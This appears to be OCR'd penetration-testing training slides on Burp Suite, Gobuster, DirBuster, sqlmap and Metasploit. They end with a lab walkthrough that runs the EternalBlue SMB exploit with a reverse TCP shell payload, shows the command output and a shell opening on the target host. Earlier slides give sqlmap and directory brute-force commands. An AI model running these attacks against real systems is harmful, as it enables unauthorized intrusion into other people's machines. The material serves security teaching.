
Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

c. Burp Repeater

Burp Repeater usage:



VII. Web Application Attacks

2. Burp Suite

d. Burp Decoder


Burp Decoder lists the common encoding methods like URL, HTML, Base64, Hex, etc. This tool comes handy when looking for chunks of data in values of parameters or headers. It is also used for payload construction for various vulnerability classes. It is used to uncover primary cases of IDOR and session hijacking.

VII. Web Application Attacks

2. Burp Suite

d. Burp Decoder

Burp Decoder usage:



Contents

VII. Web Application Attacks

VII. Web Application Attacks

3. Gobuster

Gobuster is a scanner that looks for existing or hidden web objects. It works by launching a dictionary attack against a web server and analyzing the response.

Gobuster usage:

```
kali@kali:~$ gobuster -h
Usage of gobuster:
  -P string    Password for Basic Auth (dir mode only)
  -U string    Username for Basic Auth (dir mode only)
  -a string    Set the User-Agent string (dir mode only)
```

VII. Web Application Attacks

3. Gobuster

You can use below command to run gobuster to find hidden directory of your target website:

```
kali@kali:~$ gobuster –e -u https://testing.com/ -w /usr/share/wordlists/dirb/common.txt –t 4

Gobuster v1.2                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.0.155/
[+] Threads      : 4
[+] Wordlist     : /usr/share/wordlists/dirb/common.txt
[+] Status codes : 301,302,307,200,204
[+] Expanded     : true
=====================================================
http://testing.com/admin (Status: 200)
```

Contents

VII. Web Application Attacks

VII. Web Application Attacks

4. Dirbuster

DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these.

Dirbuster usage:

```
kali@kali:~$ dirbuster
```


Web Application Attacks

VII. Web Application Attacks

4. Dirbuster

After the dirbuster is start, you will need to do as the following in order to launch dirbuster:

- Fill-out your target web url
- Click on **Browse** to set a directory list
- Set the file extension that you want dirbuster to search for
- You are good to go now, click **Start** to proceed



Contents

VII. Web Application Attacks

VII. Web Application Attacks

5. SQLmap

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

Sqlmap is full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB and FrontBase database management systems.

VII. Web Application Attacks

5. SQLmap

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

Sqlmap is full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB and FrontBase database management systems.

VII. Web Application Attacks

5. SQLmap

Sqlmap usage:

```
kali@kali:~$ sqlmap
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python2 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --list-tampers, --wizard, --update, --purge or --
dependencies). Use -h for basic and –h h for advanced help
```

VII. Web Application Attacks

5. SQLmap

If you observe a web url that is of the form **http://testing.com/listproducts.php?cat=1**, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.

A simple test to check whether your target website is vulnerable would to be to replace the value in the get request parameter with an asterisk (*). For example,

```
http://testing.com/listproducts.php?cat=*
```

VII. Web Application Attacks

5. SQLmap

As below error occurred, we can assume that the target web server is vulnerable with sql injection.

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '*' at line 1 Warning: mysql_tech_array() expects parameter 1 to be resource, Boolean given in /var/www/listproducts.php on line 74

VII. Web Application Attacks

5. SQLmap

You can use below command to perform automate sql injection on below target web url:

```
kali@kali:~$ sqlmap -u http://testing.com/listproducts.php?cat=1
```

Contents

VIII. Network and Server Attacks

VIII. Network and Server Attacks

1. Overview

Network attack is an attempt to gain unauthorized access to an organization's network, with the objective of stealing data or perform other malicious activity. For instance, attackers gain access to a network and can monitor or steal sensitive information, but without making any change to the data, leaving it intact.

Server-side attacks (also called service-side attacks) are launched directly from an attacker (the client) to a listening service which seek to compromise and breach the data that present on a server.

Contents

VIII. Network and Server Attacks

VIII. Network and Server Attacks

2. Metasploit Framework

Metasploit Framework (MSF) is far more than just a collection of exploits–it is also a solid foundation that you can build upon and easily customize to meet your needs. This allows you to concentrate on your unique target environment and not have to reinvent the wheel.

MSF is one of the single most useful security auditing tools freely available to security professionals today. From a wide array of commercial grade exploits and an extensive exploit development environment, all the way to network information gathering tools and web vulnerability plugins, the Metasploit Framework provides a truly impressive work environment.

VIII. Network and Server Attacks

2. Metasploit Framework

a. File System and Libraries

In learning how to use Metasploit, take some time to make yourself familiar with its filesystem and libraries. In Kali Linux, Metasploit is provided in the metasploit-framework package and is installed in the /usr/share/metasploit-framework directory, the top-level of which is shown below.

```
root@kali:/usr/share/metasploit-framework# ls
app             lib                          msfrpc      ruby
config          metasploit-framework.gemspec msfrpcd     script-exploit
data            modules                      msfupdate   script-password
db              msfconsole                   msfvenom    script-recon
documentation   msfd                         msf-ws.ru   scripts
Gemfile         msfdb                        plugins     tools
Gemfile.lock    msf-json-rpc.ru              Rakefile    vendor
root@kali:/usr/share/metasploit-framework#
```

VIII. Network and Server Attacks

2. Metasploit Framework

a. File System and Libraries

The MSF filesystem is laid out in an intuitive manner and is organized by directory. Some of the more important directories are briefly outlined below:

- **Data**: is a directory contains editable files used by Metasploit to store binaries required for certain exploits, wordlists, images, and more.
- **Documentation**: is a directory contains the available documentation for the framework.
- **Lib:** is a directory contains the 'meat' of the framework code base.
- **Modules:** is a directory where you will find the actual MSF modules for exploits, auxiliary and post modules, payloads, encoders, and nop generators.
- **Plugins:** is a directory that store plugins for metasploit framework

VIII. Network and Server Attacks

2. Metasploit Framework

a. File System and Libraries

The MSF filesystem is laid out in an intuitive manner and is organized by directory. Some of the more important directories are briefly outlined below:

- **Scripts:** is a directory that contains Meterpreter and other scripts
- **Tools:** is a directory that store various useful command-line utilities.

VIII. Network and Server Attacks

2. Metasploit Framework

b. Msfconsole

The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the MSF.

MSFconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.

VIII. Network and Server Attacks

2. Metasploit Framework

b. Msfconsole

Benefit of using msfconsole:

- It is the only supported way to access most of the features within Metasploit.
- Provides a console-based interface to the framework
- Contains the most features and is the most stable MSF interface
- Full readline support, tabbing, and command completion
- Execution of external commands in msfconsole is possible

Network and Server Attacks

VIII. Network and Server Attacks

2. Metasploit Framework

b. Msfconsole

Launching msfconsole:

VIII. Network and Server Attacks

2. Metasploit Framework

c. Msfconsole Commands

The MSFconsole has many different command options to choose from. The following are a core set of Metasploit commands with reference to their output. Type command help to see available command list:

```
msf5 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
```

VIII. Network and Server Attacks

2. Metasploit Framework

c. Msfconsole Commands

Back

Once you have finished working with a particular module, or if you inadvertently select the wrong module, you can issue the back command to move out of the current context. This, however is not required. Just as you can in commercial routers, you can switch modules from within other modules. As a reminder, variables will only carry over if they are set globally.

```
msf auxiliary(ms09_001_write) > back
msf >
```

VIII. Network and Server Attacks

2. Metasploit Framework

c. Msfconsole Commands

Check

There aren't many exploits that support it, but there is also a check option that will check to see if a target is vulnerable to a particular exploit instead of actually exploiting it.

```
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb /ms08_067_netapi):
---snip---
msf exploit(ms08_067_netapi) > check
[*] Verifying vulnerable status... (path: 0x0000005a)
[*] System is not vulnerable (status: 0x00000000)
[*] The target is not exploitable.
msf exploit(ms08_067_netapi) >
```

VIII. Network and Server Attacks

2. Metasploit Framework

c. Msfconsole Commands

Grep

The grep command is similar to Linux grep. It matches a given pattern from the output of another msfconsole command. The following is an example of using grep to match output containing the string "http" from a search for modules containing the string "oracle".

```
msf> grep
Usage: grep [options] pattern cmd
Grep the results of a console command (similar to Linux grep command)
OPTIONS:
-A <opt> Show arg lines of output After a match.
-B <opt> Show arg lines of output Before a match.
-c Only print a count of matching lines.
-h Help banner.
```

VIII. Network and Server Attacks

2. Metasploit Framework

c. Msfconsole Commands

Example:

```
msf> grep http search oracle
auxiliary/scanner/http/ oracle_ilom_login normal Oracle ILO Manager Login Brute Force Utility
exploit/multi/http/ oracle_ats_file_upload 2016 01 20 excellent Oracle ATS Arbitrary File Upload
exploit/multi/http/oracle_reports_rce 2014 01 15 great Oracle Forms and Reports Remote Code Execution
exploit/windows/http/apache_chunked 2002 06 19 good Apache Win32 Chunked Encoding
exploit/windows/http/bea_weblogic_post_bof 2008 07 17 great Oracle Weblogic Apache Connector POST
```

VIII. Network and Server Attacks

2. Metasploit Framework

c. Msfconsole Commands

Search

The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for, you can search for it via search. In the output below, a search is being made for MS Bulletin MS09-011. The search function will locate this string within the module names, descriptions, references, etc.

Note the naming convention for Metasploit modules uses underscores versus hyphens.

VIII. Network and Server Attacks

2. Metasploit Framework

c. Msfconsole Commands

```
msf>search usermap_script

Matching Modules
================

Name Disclosure Date Rank Description
----
exploit/multi/samba/usermap_script 2007 05 14 excellent Samba "username map script" Command Execution

msf>
```

Contents

VIII. Network and Server Attacks

VIII. Network and Server Attacks

3. Metasploit Modules

Almost all of your interaction with Metasploit will be through its many modules, which it looks for in two locations. The first is the primary module store under **/usr/share/metasploit-framework/modules/** and the second, which is where you will store custom modules, is under your home directory at **~/.msf4/modules/.**

```
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  evasion  exploits  nops  payloads  post
root@kali:/usr/share/metasploit-framework/modules#
```

VIII. Network and Server Attacks

3. Metasploit Modules

All Metasploit modules are organized into separate directories, according to their purpose. A basic overview of the various types of Metasploit modules is shown below:

- **Exploits:** in the Metasploit Framework, exploit modules are defined as modules that use payloads.
- **Auxiliary:** is a modules being used for port scanners, fuzzers, sniffers, and more.
- **Payloads:** consist of code that runs remotely.
- **Encoders:** ensure that payloads make it to their destination intact.
- **Nops:** keep the payload sizes consistent across exploit attempts.

Contents

VIII. Network and Server Attacks

VIII. Network and Server Attacks

4. Exploits

To use exploit in msfconsole, type exploit followed by exploit name. or use double tap to show all available exploit

```
msf5 > use exploit/
Display all 1947 possibilities? (y or n)
use exploit/aix/local/ibstat_path
use exploit/aix/local/xorg_x11_server
use exploit/aix/rpc_cmsd_opcode21
use exploit/aix/rpc_ttdbserverd_realpath
use exploit/android/adb/adb_server_exec
use exploit/android/browser/samsung_knox_smdm_url
use exploit/android/browser/stagefright_mp4_tx3g_64bit
use exploit/android/browser/webview_addjavascriptinterface
use exploit/android/fileformat/adobe_reader_pdf_js_interface
use exploit/android/local/futex_requeue
use exploit/android/local/janus
use exploit/android/local/put_user_vroot
use exploit/android/local/su_exec
use exploit/apple_ios/browser/safari_libtiff
use exploit/apple_ios/browser/webkit_createthis
use exploit/apple_ios/browser/webkit_trident
use exploit/apple_ios/email/mobilemail_libtiff
use exploit/apple_ios/ssh/cydia_default_ssh
use exploit/bsd/finger/morris_fingerd_bof
use exploit/bsdi/softcart/mercantec_softcart
use exploit/dialup/multi/login/manyargs
use exploit/firefox/local/exec_shellcode
use exploit/freebsd/ftp/proftp_telnet_iac
use exploit/freebsd/http/watchguard_cmd_exec
use exploit/osx/local/dyld_print_to_file_root
use exploit/osx/local/feedback_assistant_root
use exploit/osx/local/iokit_keyboard_root
use exploit/osx/local/libxpc_mitm_ssudo
use exploit/osx/local/nfs_mount_root
use exploit/osx/local/persistence
use exploit/osx/local/root_no_password
use exploit/osx/local/rootpipe
use exploit/osx/local/rootpipe_entitlements
use exploit/osx/local/rsh_libmalloc
use exploit/osx/local/setuid_tunnelblick
use exploit/osx/local/setuid_viscosity
use exploit/osx/local/sudo_password_bypass
use exploit/osx/local/timemachine_cmd_injection
use exploit/osx/local/tpwn
use exploit/osx/local/vmware_bash_function_root
use exploit/osx/mdns/upnp_location
use exploit/osx/misc/ufo_ai
use exploit/osx/rtsp/quicktime_rtsp_content_type
use exploit/osx/samba/lsa_transnames_heap
use exploit/osx/samba/trans2open
use exploit/osx/local/ifwatchd_priv_esc
use exploit/qnx/qconn/qconn_exec
use exploit/solaris/dtspcd/heap_noir
use exploit/windows/fileformat/orbit_download_failed_bof
use exploit/windows/fileformat/orbital_viewer_orb
use exploit/windows/fileformat/ovf_format_string
use exploit/windows/fileformat/proshow_cellimage_bof
use exploit/windows/fileformat/proshow_load_bof
use exploit/windows/fileformat/publishit_pui
use exploit/windows/fileformat/real_networks_netzip_bof
use exploit/windows/fileformat/real_player_url_property_bof
use exploit/windows/fileformat/realplayer_ver_attribute_bof
use exploit/windows/fileformat/safenet_softremote_groupname
use exploit/windows/fileformat/sascam_get
use exploit/windows/fileformat/scadaphone_zip
use exploit/windows/fileformat/shadow_stream_recorder_bof
use exploit/windows/fileformat/shaper_pdf_bof
use exploit/windows/fileformat/somplplayer_m3u
use exploit/windows/fileformat/subtitle_processor_m3u_bof
use exploit/windows/fileformat/syncbreeze_xml
use exploit/windows/fileformat/tfm_mmplayer_m3u_ppl_bof
use exploit/windows/fileformat/total_video_player_ini_bof
use exploit/windows/fileformat/tugzip
use exploit/windows/fileformat/ultraiso_ccd
use exploit/windows/fileformat/ultraiso_cue
use exploit/windows/fileformat/ursoft_w32dasm
use exploit/windows/fileformat/varicad_dwb
```

VIII. Network and Server Attacks

4. Exploits

```
msf> use exploit/windows/ smb /ms09_050_smb2_negotiate_func_index
msfexploit(ms09_050_smb2_negotiate_func_index) > help
...snip...
Exploit Commands
================
Command Description
-------
Check                   Check to see if a target is vulnerable
exploit     Launch an exploit attempt
pry                     Open a Pry session on the current module
Rcheck                  Reloads the module and checks if the target is vulnerable
reload                  Just reloads the module
rerun                   Alias for
rexploit    Reloads the module and launches an exploit attempt
run                     Alias for exploit
msfexploit(ms09_050_smb2_negotiate_func_index) >
```

VIII. Network and Server Attacks

4. Exploits

Exploit option:

```
msfexploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

        Name Current Setting Required Description
        ----
        RHOST      yes The target address
        RPORT 445 yes The target port (TCP)
        WAIT 180 yes The number of seconds to wait for the attack to complete.

Exploit target:
Id Name
--
0 Windows Vista SP1/SP2 and Server 2008 (x86)
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

SMB is a poor service for many years already. There are many SMB vulnerabilities out there. Let's check out metasploit SMB exploit as below:

```
msf> use exploit/ smb
use exploit/windows/smb generic_smb_dll_injection
use exploit/windows/ smb/ms07_029_msdns_zonename
use exploit/windows/smb group_policy_startup
use exploit/windows/ smb /ms08_067_netapi
use exploit/windows/smb ipass_pipe_exec
use exploit/windows/ smb /ms09_050_smb2_negotiate_func_index
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Let's pick one of smb exploit which was used by WannaCry ransomare . It's EternalBlue , ms17_010.

```
msf> use exploit/ smb
use exploit/windows/smb generic_smb_dll_injection
use exploit/windows/ smb/ms07_029_msdns_zonename
use exploit/windows/smb group_policy_startup
use exploit/windows/ smb /ms08_067_netapi
use exploit/windows/smb ipass_pipe_exec
use exploit/windows/ smb /ms09_050_smb2_negotiate_func_index
use exploit/windows/smb /ms05_039_pnp
use exploit/windows/ smb /ms17_010_psexec
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Use **use exploit/windows/ smb /ms17_010_eternalblue**

```
msf> use exploit/windows/ smb /ms17_010_eternalblue
msfexploit(windows/ smb /ms17_010_eternalblue) >
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Use **show options** to configure the exploit

```
msfexploit(windows/ smb /ms17_010_eternalblue) > show options
Module options (exploit/windows/smb /ms17_010_eternalblue):
        Name Current Setting Required Description
        ----
        GroomAllocations 12 yes Initial number of times to groom the kernel pool.
        GroomDelta       5 yes The amount to increase the groom count by per try.
        MaxExploitAttempts 3 yes The number of times to retry the exploit.
        ProcessName      spoolsv.exe yes Process to inject payload into.
        RHOST    yes The target address
---snip---
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Use **set rhost 192.168.56.101** to set RHOST of a target server

```
msfexploit(windows/ smb /ms17_010_eternalblue) > set rhost 192.168.56.101
rhost=> 192.168.56.101
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Now let's look at targets by typing "**show targets**". The target is windows 7 64bits which matches with our server.

```
msf exploit(windows/ smb /ms17_010_eternalblue) > show targets

Exploit targets:

        Id Name
        --
        0          Windows 7 and Server 2008 R2 (x64) All Service Packs
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

When we check on the payload. It's using **generic/shell_reverse_tcp** and listen on local port **4444**.

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.56.1	yes	The listen address
LPORT	4444	yes	The listen port

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Since everything is all set now, so let's type command **exploit** to perform the exploitation

```
Msf exploit(windows/ smb /ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.101:445 Connecting to target for exploitation.
[+] 192.168.56.101:445 Connection established for exploitation.
[+] 192.168.56.101:445 Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.101:445 CORE raw buffer dump (27 bytes)
[*] 192.168.56.101:445 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

As below result, we can see that the exploit is work and we're able to get shell on a target server

```
[*] Command shell session 1 opened (192.168.56.1:4444--> 192.168.56.101:49158) at 2020 06 10 12:58:36 +0700
[+] 192.168.56.101:445 =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:Windows system32>
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Verify IP address of a compromise system

```
Windows system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:Connection
specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::2454:d1b7:14cb:51ab%11
IPv4 Address. . . . . . . . . . . :192.168.56.101
Subnet Mask . . . . . . . . . . . : 255.255.255.0
C:Windows system32>
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

